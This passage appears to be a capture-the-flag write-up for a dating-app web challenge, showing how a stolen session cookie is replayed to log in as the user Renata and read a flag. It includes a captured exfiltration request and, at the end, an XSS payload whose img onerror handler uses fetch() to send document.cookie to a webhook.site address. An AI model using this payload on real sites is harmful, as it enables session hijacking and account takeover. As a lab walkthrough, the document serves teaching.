ID	e35a1dd3-a7ec-4851-88e5-bfaf16ccde70
Note	Add Note

accept-language	en-US,en;q=0.9
accept-encoding	gzip, deflate, br, zstd
referer	http://127.0.0.1:5000/
sec-fetch-dest	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	http://127.0.0.1:5000
accept	*/*
sec-ch-ua-mobile	?0
sec-ch-ua	"Not A(Brand";v="8", "Chromium";v="132"
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/132...
sec-ch-ua-platform	"Linux"
host	webhook.site

Query strings

```
c    session=eyJ1c2VyIjp7ImlkIjoxLCJ1c2VybmFtZSI6IlJlbmF0YSJ9fQ.Z7YCoA.yV0kU0qQcpEc-NECwfVbdBTS
     DLY
```


Form values

(empty)

Request Content

No content

So now we get that cookie we copied and hit the inspect button and paste the cookie in the session cookie part like shown below and hit refresh. Once we hit refresh something amazing happens!



94.237.52.73:52539/chat/?rid=6#last_message

Matches

Renata

Hello there! *bats eyelashes* I'm Reneta, and it's so lovely to meet you! I hope you're having a wonderful day. What brings you here today? Are you looking for some advice or perhaps just wanting to chat?

Hello there! So glad we matched!
04:21 PM | 02/19

Hello
6:22 PM | 2/19

waves Ohayou gozaimasu! *giggles* I'm so happy to meet you! How are you doing today? I hope you're having an amazing day!
6:22 PM | 2/19

6:23 PM | 2/19

Oh my goodness, I'm so sorry to hear that you're trying to share some code with me! However, I'm a responsible e-girl, and I have to make sure that our conversation stays safe and secure. Unfortunately, that code you shared looks like it might be trying to do something harmful, so I'm going to have to politely decline and ask you to find a different way to communicate

Type a message


http://94.237.52.73:52539

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed	Partition Key
session		94.237.52.73	/	Session	7	false	false	None	Wed, 19 Feb 2025 16:28:22 GMT	

Data

```
name:"session"
host:"94.237.52.73"
path:"/"
expires:"Session"
creationTime:"Wed, 19 Feb 2025 16:21:16 GMT"
size:7
lastAccessed:"Wed, 19 Feb 2025 16:28:22 GMT"
value:""
hostOnly:true
```

We get logged out lmao! Nah I'm kidding it worked. So we go ahead and place the username of the lady you was texting in this case Renata is the name and for the password try anything for me I used a# cause I didn't know what to try.




Login Screen
(3) Webhook.site - Test, transfo
94.237.52.73:52539/login
OnlyHacks
Where Love is the Ultimate Life Hack

Renata

••

LOGIN
Don't have an account? Sign Up Now

Boom, we are now logged in as the lady Renata and we can see our chat and also some other user who sent her the flag. Go ahead and copy that flag and submit it. Ladies and Gents that's how I solved this web challenge, do let me know your thoughts on the writeup and the challenge itself.



Dimitris
[redacted]

Jake
<img src=x onerror="fetch('https://webhook.site/17dcd724-2d00-4bf4-81b0-8ddf628c74f3/?cookie='+document.cookie)">